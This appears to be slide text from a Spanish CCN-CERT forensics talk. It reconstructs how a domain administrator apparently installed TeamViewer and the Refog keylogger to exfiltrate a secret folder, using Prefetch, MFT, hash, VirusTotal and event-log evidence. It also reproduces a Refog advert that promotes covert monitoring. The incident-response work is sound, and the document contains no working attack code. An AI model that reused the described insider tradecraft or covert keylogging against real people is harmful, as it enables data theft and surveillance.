2019/11/05 15:07:13.239 1140 4808 S0 ReadStreamParameters(): streamID=1 type=1 (StreamType_Misc), source=[1422614371,-792837247], features=1, compression=2

```


Paso 3: TeamViewer

- Instalación del software:

```
2019/10/27 10:43:39.942 412 5584 I2 Service install: Param:'-uninstall'
2019/10/27 10:43:39.942 412 5584 I2!! CService::Stop(): ControlService() failed 1062, Errorcode=1062
2019/10/27 10:43:39.942 412 5584 I2 Service TeamViewer uninstalled
2019/11/05 15:04:02.614 10048 288 I1 IsWindowsServerVerifyOnce(): Is a windows server 0
2019/11/05 15:04:02.614 10048 288 I1 Logger started.
2019/11/05 15:04:02.924 10048 288 I1 Service install: Param:'-install'
2019/11/05 15:04:03.103 10048 288 I1+ GetSimpleDisplayCertNameFromFile: Found cert name: 'TeamViewer GmbH'.
2019/11/05 15:04:03.104 10048 288 I1+ VerifyTeamViewerCertificate: File for loading certificate is C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe
2019/11/05 15:04:03.108 10048 288 I1+ VerifyTeamViewerCertificate: SHA256 code path.
2019/11/05 15:04:03.108 10048 288 I1+ SHA256 certificate check.
2019/11/05 15:04:03.108 10048 288 I1+ VerifyCertHash(): Certificate check succeeded.
2019/11/05 15:04:03.109 10048 288 I1+ ServiceConfiguration: Creating service
2019/11/05 15:04:03.115 10048 288 I1 Service TeamViewer at "C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe" installed
```

- Hipótesis: el sysadmin **salvador.bendito** hizo uso de sus privilegios de **admin de dominio** para entrar en CHITONSRV y **copiar** la carpeta Secreto en su equipo, **instalar** TeamViewer y emplearlo para **exfiltrar** los datos

Timeline del incidente



___ IOC ___

- Existencia de **TeamViewer** en el equipo (software no corporativo)
- Conexiones al equipo **kali-one** (no hay IP, ni resolución DNS, ni equipo en dominio)

Salvador Bendito es detenido



COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD

#XIIIJORNADASCNCERT

OC.CCN.CNI.ES

WWW.CCN.CNI.ES

WWW.CCN-CERT.CNI.ES

XIII JORNADAS STIC CCN-CERT

ccn-cert
centro criptológico nacional



Paso 4: Prefetch

- Recuperamos de la imagen y cargamos con WinPrefetchView
- Util1.exe ejecutado el 4/Nov a las 14:11h UTC

WinPrefetchView					
File Edit View Options Help					
					
Created Time	File Size	Process EXE	Process Path	Run...	Last Run Time
03/11/2019 18:53:16	8.787	TREESIZEFREESET...	J:\USERS\SALVADOR.BENDITO\APPDATA\LOCAL\TEMP\IS-...	1	03/11/2019 18:53:06
03/11/2019 19:08:34	3.406	WEVTUTIL.EXE	J:\Windows\System32\wevtutil.exe	10	03/11/2019 19:08:34, 03/11/2019 19:08:34, 03/11/2...
20/10/2019 21:18:17	5.766	SOFTWARE_REP...	J:\Users\SALVADOR.BENDITO\AppData\Local\Google\Chro...	16	03/11/2019 19:33:10, 03/11/2019 19:33:10, 03/11/2...
03/11/2019 20:41:43	5.944	WINSAT.EXE	J:\Windows\System32\WinSAT.exe	2	03/11/2019 20:41:43, 03/11/2019 20:41:34
03/11/2019 20:41:43	4.928	RUNDLL32.EXE	J:\Windows\System32\rundll32.exe	2	03/11/2019 20:41:43, 03/11/2019 20:41:34
04/11/2019 14:06:29	2.539	ARP.EXE	J:\Windows\System32\ARP.EXE	1	04/11/2019 14:06:29
04/11/2019 14:06:47	2.440	IPCONFIG.EXE	J:\Windows\System32\ipconfig.exe	1	04/11/2019 14:06:47
04/11/2019 14:07:37	3.027	NBTSTAT.EXE	J:\Windows\System32\nbtstat.exe	1	04/11/2019 14:07:32
04/11/2019 14:08:12	2.158	PING.EXE	J:\Windows\System32\PING.EXE	1	04/11/2019 14:08:06
04/11/2019 14:11:52	13.740	UTIL1.EXE	J:\Users\SALVADOR.BENDITO\3D OBJECTS\util1.exe	1	04/11/2019 14:11:42
04/11/2019 14:13:15	7.809	MPKINST.EXE	J:\Windows\SysWOW64\MPK\MPKInst.exe	1	04/11/2019 14:13:14
04/11/2019 14:13:19	6.633	686DEB60-A606-...	J:\WINDOWS\SYSWOW64\MPK\686DEB60-A606-469A-A6A...	1	04/11/2019 14:13:09
04/11/2019 14:13:20	24.702	686DEB60-A606-...	J:\USERS\SALVADOR.BENDITO\APPDATA\LOCAL\TEMP\IS-...	1	04/11/2019 14:13:10
04/11/2019 14:13:21	4.285	_SETUP64.TMP	J:\USERS\SALVADOR.BENDITO\APPDATA\LOCAL\TEMP\IS-...	1	04/11/2019 14:13:11
04/11/2019 14:13:15	7.906	LSYNCHOST.EXE	J:\Windows\SysWOW64\MPK\LSYNCHOST.EXE	4	04/11/2019 14:13:15, 04/11/2019 14:13:15, 04/11/2...
05/11/2019 6:50:22	8.839	SVCHOST.EXE	J:\Windows\System32\svchost.exe	1	05/11/2019 6:50:12
05/11/2019 6:50:54	12.412	MPK.EXE	J:\Windows\SysWOW64\MPK\MPK.exe	1	05/11/2019 6:50:42

Paso 4: Prefetch

- Revisamos la actividad anterior a util1.exe
- Posible actividad de reconocimiento

WinPrefetchView					
File Edit View Options Help					
Created Time	File Size	Process EXE	Process Path	Run...	Last Run Time
03/11/2019 18:53:16	8.787	TREESIZEFREESET...	J:\USERS\SALVADOR.BENDITO\APPDATA\LOCAL\TEMP\IS-...	1	03/11/2019 18:53:06
03/11/2019 19:08:34	3.406	WEVTUTIL.EXE	J:\Windows\System32\wevtutil.exe	10	03/11/2019 19:08:34, 03/11/2019 19:08:34, 03/11/2...
20/10/2019 21:18:17	5.766	SOFTWARE_REP...	J:\Users\SALVADOR.BENDITO\AppData\Local\Google\Chro...	16	03/11/2019 19:33:10, 03/11/2019 19:33:10, 03/11/2...
03/11/2019 20:41:43	5.944	WINSAT.EXE	J:\Windows\System32\WinSAT.exe	2	03/11/2019 20:41:43, 03/11/2019 20:41:34
03/11/2019 20:41:43	4.928	RUNDLL32.EXE	J:\Windows\System32\rundll32.exe	2	03/11/2019 20:41:43, 03/11/2019 20:41:34
04/11/2019 14:06:29	2.539	ARP.EXE	J:\Windows\System32\ARP.EXE	1	04/11/2019 14:06:29
04/11/2019 14:06:47	2.440	IPCONFIG.EXE	J:\Windows\System32\ipconfig.exe	1	04/11/2019 14:06:47
04/11/2019 14:07:37	3.027	NBTSTAT.EXE	J:\Windows\System32\nbtstat.exe	1	04/11/2019 14:07:32
04/11/2019 14:08:12	2.158	PING.EXE	J:\Windows\System32\PING.EXE	1	04/11/2019 14:08:06
04/11/2019 14:11:52	13.740	UTIL1.EXE	J:\Users\SALVADOR.BENDITO\3D OBJECTS\util1.exe	1	04/11/2019 14:11:42
04/11/2019 14:13:15	7.809	MPKINST.EXE	J:\Windows\SysWOW64\MPK\MPKInst.exe	1	04/11/2019 14:13:14
04/11/2019 14:13:19	6.633	686DEB60-A606-...	J:\WINDOWS\SYSWOW64\MPK\686DEB60-A606-469A-A6A...	1	04/11/2019 14:13:09
04/11/2019 14:13:20	24.702	686DEB60-A606-...	J:\USERS\SALVADOR.BENDITO\APPDATA\LOCAL\TEMP\IS-...	1	04/11/2019 14:13:10
04/11/2019 14:13:21	4.285	_SETUP64.TMP	J:\USERS\SALVADOR.BENDITO\APPDATA\LOCAL\TEMP\IS-...	1	04/11/2019 14:13:11
04/11/2019 14:13:15	7.906	LSYNCHOST.EXE	J:\Windows\SysWOW64\MPK\LSYNCHOST.EXE	4	04/11/2019 14:13:15, 04/11/2019 14:13:15, 04/11/2...
05/11/2019 6:50:22	8.839	SVCHOST.EXE	J:\Windows\System32\svchost.exe	1	05/11/2019 6:50:12
05/11/2019 6:50:54	12.412	MPK.EXE	J:\Windows\SysWOW64\MPK\MPK.exe	1	05/11/2019 6:50:42

Paso 5: MFT reloaded


- Buscamos util1.exe en la MFT del 4/Nov

2019-11-04 14:06:25	2019-11-05 14:09:03	2019-11-05 14:09:03	7726	pf	\Windows\Prefetch\AUDIODG.EXE-BDFD3029.pf
2019-11-04 14:06:29	2019-11-04 14:06:29	2019-11-04 14:06:29	2539	pf	\Windows\Prefetch\ARP.EXE-2BC38967.pf
2019-11-04 14:06:47	2019-11-04 14:06:47	2019-11-04 14:06:47	2440	pf	\Windows\Prefetch\IPCONFIG.EXE-912F3D5B.pf
2019-11-04 14:07:37	2019-11-04 14:07:37	2019-11-04 14:07:37	3027	pf	\Windows\Prefetch\NBTSTAT.EXE-84461EB8.pf
2019-11-04 14:08:12	2019-11-04 14:08:12	2019-11-04 14:08:12	2158	pf	\Windows\Prefetch\PING.EXE-7E94E73E.pf
2019-11-04 14:08:33	2019-11-05 13:57:49	2019-11-05 13:57:49	7224	pf	\Windows\Prefetch\NET.EXE-DF44F913.pf
2019-11-04 14:11:08	2019-11-04 14:13:22	2019-11-04 14:11:15	16864576	exe	\Users\salmador.bendito\3D Objects\util1.exe
2019-11-04 14:11:38	2019-11-04 14:13:11	2019-11-04 14:11:38	1141		\ProgramData\Microsoft\Windows Defender\Scans\History\Store\26855B
2019-11-04 14:11:38	2019-11-07 10:49:31	2019-11-04 14:11:38	10648		\ProgramData\Microsoft\Windows Defender\Scans\History\Results\Reso
2019-11-04 14:11:52	2019-11-04 14:11:52	2019-11-04 14:11:52	13740	pf	\Windows\Prefetch\UTIL1.EXE-A4084800.pf
2019-11-04 14:12:30	2019-11-04 14:13:12	2019-11-04 14:12:30	1367552	dll	\Users\salmador.bendito\AppData\Local\Temp\libeay32.dll
2019-11-04 14:12:30	2019-11-04 14:13:12	2019-11-04 14:12:30	336384	dll	\Users\salmador.bendito\AppData\Local\Temp\ssleay32.dll
2019-11-04 14:13:07	2019-11-07 14:22:55	2019-11-05 13:54:47			\Windows\SysWOW64\MPK
2019-11-04 14:13:10	2019-11-05 07:16:01	2019-11-04 14:13:22	31407	txt	\Windows\SysWOW64\MPK\log.txt
2019-11-04 14:13:12	2019-11-05 07:16:21	2019-11-04 14:13:22	45487	dat	\Windows\SysWOW64\MPK\unins000.dat
2019-11-04 14:13:12	2019-11-05 07:16:21	2019-11-04 14:13:09	1186624	exe	\Windows\SysWOW64\MPK\unins000.exe
2019-11-04 14:13:12	2019-11-07 05:56:19	2019-10-10 13:47:20	4966208	exe	\Windows\SysWOW64\MPK\MPK.exe

- ... ¿y ese directorio MPK en C:\Windows?

Paso 5: MFT reloaded

- Extraemos util1.exe y calculamos su hash



The screenshot shows the HashMyFiles application window. It has a menu bar with File, Edit, View, Options, and Help. Below the menu is a toolbar with icons for file operations. The main area displays a table with four columns: Filename, MD5, SHA1, and CRC32. The table lists eight files, including util1.exe, unins000.exe, MPKView.exe, MpkL64.exe, MPKInst.exe, MPK.exe, Isynchost.exe, and Inkinst.exe. The status bar at the bottom indicates '8 file(s)'.

Filename	MD5	SHA1	CRC32
util1.exe	54c93e728fe76da0acb918c80183cd5e	76397646ecf50736448c65358cd57562109e110f	40f4b8cb
unins000.exe	c3a2fe0d6b6a3c81f98eb6a79109ef99	1255c72eb2c737f845938daf5029c3581749a0...	c62a7162
MPKView.exe	cfa5a4146672b335f462edccbc2b7be4	fef7d749c5980f4e22748eb2776be9b4c071e8aa5	825023b5
MpkL64.exe	cd4837021fc3d706d965250df6f8b4fc	b059108ef7c87dea3548930477f2c40d827f9b03	f19a5f6c
MPKInst.exe	b1f5ea54efdf66d793ad065433ec6f8d	f5ce299b729f090e7bd132ee18fda2a69864ed...	57bfde44
MPK.exe	cd1a48443d80365bd31b7ca258c26fb6	34bc7823773037a6913cd555e93a9a1cecdad...	8c0e55eb
Isynchost.exe	b70af0cdba817603c0c493e787aa0872	a28d0d29a2eefff58bd9427bca04bf2a3fcd49a4	9916b6fa
Inkinst.exe	6e6936db7a84fba6c8d90eb6cd90fbd4	35a9f2e16528f2f7643c5622b65cc272cd1f9f2d	9ae6046e

- ... y hacemos lo mismo para los binarios de MPK

Paso 5: MFT reloaded

- VirusTotal dice : "Refog"

22 / 71

22 engines detected this file

3959dd368cac5195a0e4ac108b6391213cc7465e0683a9bb82aed30d1b28c361

16.08 MB Size

2019-10-31 21:04:53 UTC
16 days ago

EXE

rpm-9-0-9-3490-wl.exe

bobsoft overlay peexe signed

Community Score

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
	Application.Keylogger.Refog.P		Application.Keylogger.Refog.P
	FileRepMalware [PUP]		Application.Keylogger.Refog.P
	Gen:NN.ZelphiF.31176.@V1@aGUBXfk		Unsafe
	Application.Keylogger.Refog.P (B)		Malicious (high Confidence)
	Application.Keylogger.Refog.P		A Variant Of Win32/KeyLogger.Refog.F
	Application.Keylogger.Refog.P		Application.Keylogger.Refog.P
	Trojan.Win32.Crypt		Password-Stealer (004eb2101)
	Password-Stealer (004eb2101)		Malware (ai Score=76)
	Artemis!54C93E728FE7		PUA-Win32/RefogKeylogging
	PUF.RefogKeylogging!8.F660 (TFE:5.yps...		Heuristic
	Refog Inc. (v)		System.Monitor.Refog.System.Mon

19 / 68

19 engines detected this file

3afa1e6ae006157963bfc3ad953a0d473fffd28a825f06927b8b6750f78b66f

4.74 MB Size

2019-11-17 05:51:27 UTC
10 hours ago

EXE

overlay peexe signed

Community Score

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
	RiskWare:Win32/Refog.5b834579		Win32:Malware-gen
	Win32:Malware-gen		Win.Trojan.KGBKeylog-1
	Unsafe		W32/Trojan.VVFD-3968
	A Variant Of Win32/KeyLogger.Refog.B		Riskware/Generic_PUA_DE
	Not-a-virus:HEUR:Monitor.Win32.Refog.gen		Artemis!CD1A48443D80
	Artemis!Trojan		PUA:Win32/RefogKeylogging
	Hacktool/Keylogger		Generic PUA DE (PUA)
	TROJ_GEN.R03BH0CK919		BSCOPE.TrojanSpy.Keylogger
	Refog Inc. (v)		System.Monitor.Refog.System.Mon
	Not-a-virus:HEUR:Monitor.Win32.Refog.gen		Undetected

Paso 5: MFT reloaded



Productos ▾

Comprar

Soporte

Iniciar sesión

Español ▾

Home

[REFOG for Windows](#)

Registre actividades de usuarios de ordenadores y sus contraseñas, saque capturas de pantalla

[REFOG for Mac OS](#)

Software de control parental

Business

[Employee Monitor](#)

Proteja los activos de su empresa supervisando la actividad de los empleados

[Terminal Monitor](#)

Haga el seguimiento de las actividades de los empleados en el Servidor de Terminales



Obtenga el registrador de teclado Refog gratis

[Descripción](#) [Principales características](#) [Capturas](#) [Lo nuevo](#) [Reseñas de clientes](#)



Este simple programa de supervision le ayudara a proteger a sus hijos controlando sus actividades de ordenador: chateo, paginas Web visitadas, juegos. Refog Keylogger es facil de usar y escondido de sus hijos.

N. LEE



Comprar Ahora

IMEDIATA Y SEGURA



Descargar

DE PRUEBA GRATUITA

Plataforma: Windows 10, 8.1, 8, 7; macOS 10.9-10.15 Catalina

¿Le preocupa la seguridad de sus hijos?

Si sus hijos pasan el tiempo charlando o jugando juegos de computadora, pueden ser abordados o amenazados por extraños. Internet tiene anonimato, y el anonimato significa impunidad en la mente de los abusadores. ¿La solución? ¡Viole su anonimato al monitorear las actividades de sus hijos!

REFOG Personal Monitor está diseñado para tratar con familias extensas, pero se adapta a familias pequeñas con la misma facilidad. Al permitirle monitorear las actividades de sus hijos de forma remota a través de Internet, REFOG Personal Monitor ni siquiera requiere su presencia cercana para recibir alertas sobre las actividades sospechosas de sus hijos o de alguien con quien conversen.

Keylogger para los amigos

Paso 5: MFT reloaded

- Buscamos el origen de los ficheros

Evidence Tree		File List			
	 Public				
	 salvador.bendito				
	 3D Objects				
	 AppData				
	 Configuración local				
	 Contacts				
	 Cookies				
	 Datos de programa				
	 Desktop				
	 Documents				
	 Downloads				
	 Entorno de red				
	 Favorites				
	 Impresoras				

Name	Size	Type	Date Modified
 \$I30	4	NTFS Index All...	05/11/2019 14:02:32
 TeamViewer_Setup.exe	25.586	Regular File	05/11/2019 14:02:43
 TreeSizeFreeSetup.exe	10.064	Regular File	03/11/2019 18:52:36

- ... ¿de dónde salió el keylogger?

Paso 6: EventLog

- Revisamos la actividad de los días 4 y 5 de noviembre

Security_3 Número de eventos: 802

Filtrados: Registro: file://C:\Users\antonio\Desktop\Presentacion_STIC\2.6_ADMINPC1_EventLog\Security.evtx; Origen: ; Id. del

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	04/11/2019 15:05:38	Microsoft Windo...	4624	Logon
Información	04/11/2019 15:05:39	Microsoft Windo...	4624	Logon
Información	04/11/2019 15:05:40	Microsoft Windo...	4624	Logon

Evento 4624, Microsoft Windows security auditing.

General Detalles

Información de inicio de sesión:

Tipo de inicio de sesión: **3**

Modo de administrador restringido:

Cuenta virtual: No

Token elevado: Sí

Nivel de suplantación: Suplantación

Nuevo inicio de sesión:

Id. de seguridad: S-1-5-21-3993753849-1513836012-2919521276-1111

Nombre de cuenta: salvador.bendito

Dominio de cuenta: MINAF

Id. de inicio de sesión: 0x10B4DBD

Inicio de sesión vinculado: 0x0

Nombre de cuenta de red: -

Dominio de cuenta de red: -

GUID de inicio de sesión: {00000000-0000-0000-0000-000000000000}

Información de proceso:

Id. de proceso: 0x0

Nombre de proceso: -

Información de red:

Nombre de estación de trabajo: WEBSEVER

Dirección de red de origen: **10.11.2.14**

Puerto de origen: 0

Microsoft-Windows-TerminalServices-RemoteConnectionManager%40Operational_1 Número de eventos: 9

Nivel	Fecha y hora	Origen	Id. del evento
Información	05/11/2019 7:48:58	TerminalServices-...	258
Información	05/11/2019 7:48:58	TerminalServices-...	20523
Información	04/11/2019 15:05:38	TerminalServices-...	1149
Información	04/11/2019 15:05:38	TerminalServices-...	261
Información	04/11/2019 15:05:09	TerminalServices-...	261

Evento 1149, TerminalServices-RemoteConnectionManager

General Detalles

Servicios de Escritorio remoto: autenticación de usuario correcta:

Usuario: salvador.bendito

Dominio: MINAF

Dirección de red de origen: 10.11.2.14

- 10.11.2.14 = WEBSEVER
- Red = Logon Type 3
- Esc. Remoto = Logon Type 10
- WTF ???

Paso 6: EventLog

- Al parecer si NLA (Network Level Auth) está activado, el logon type = 3
- Comprobamos el valor de la clave del registro:

*HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp\SecurityLayer*

▷ RCM	PdClass1	RegDword	11
SessionArbitrationHel...	PdDLL	RegSz	tdtcp
SysProcs	PdDLL1	RegSz	tssecsrv
▷ TerminalTypes	PdFlag	RegDword	78
▷ Utilities	PdFlag1	RegDword	0
▷ VIDEO	PdName	RegSz	tcp
▷ Wds	PdName1	RegSz	tssecsrv
▾ WinStations	PortNumber	RegDword	3389
▷ Console	▶ SecurityLayer	RegDword	2
▾ RDP-Tcp	SelectNetworkDetect	RegDword	1
TSMMRemoting...	SelectTransport	RegDword	2
VideoRemoting...	Shadow	RegDword	1
TimeZoneInformation	UserAuthentication	RegDword	1
Ubpm			

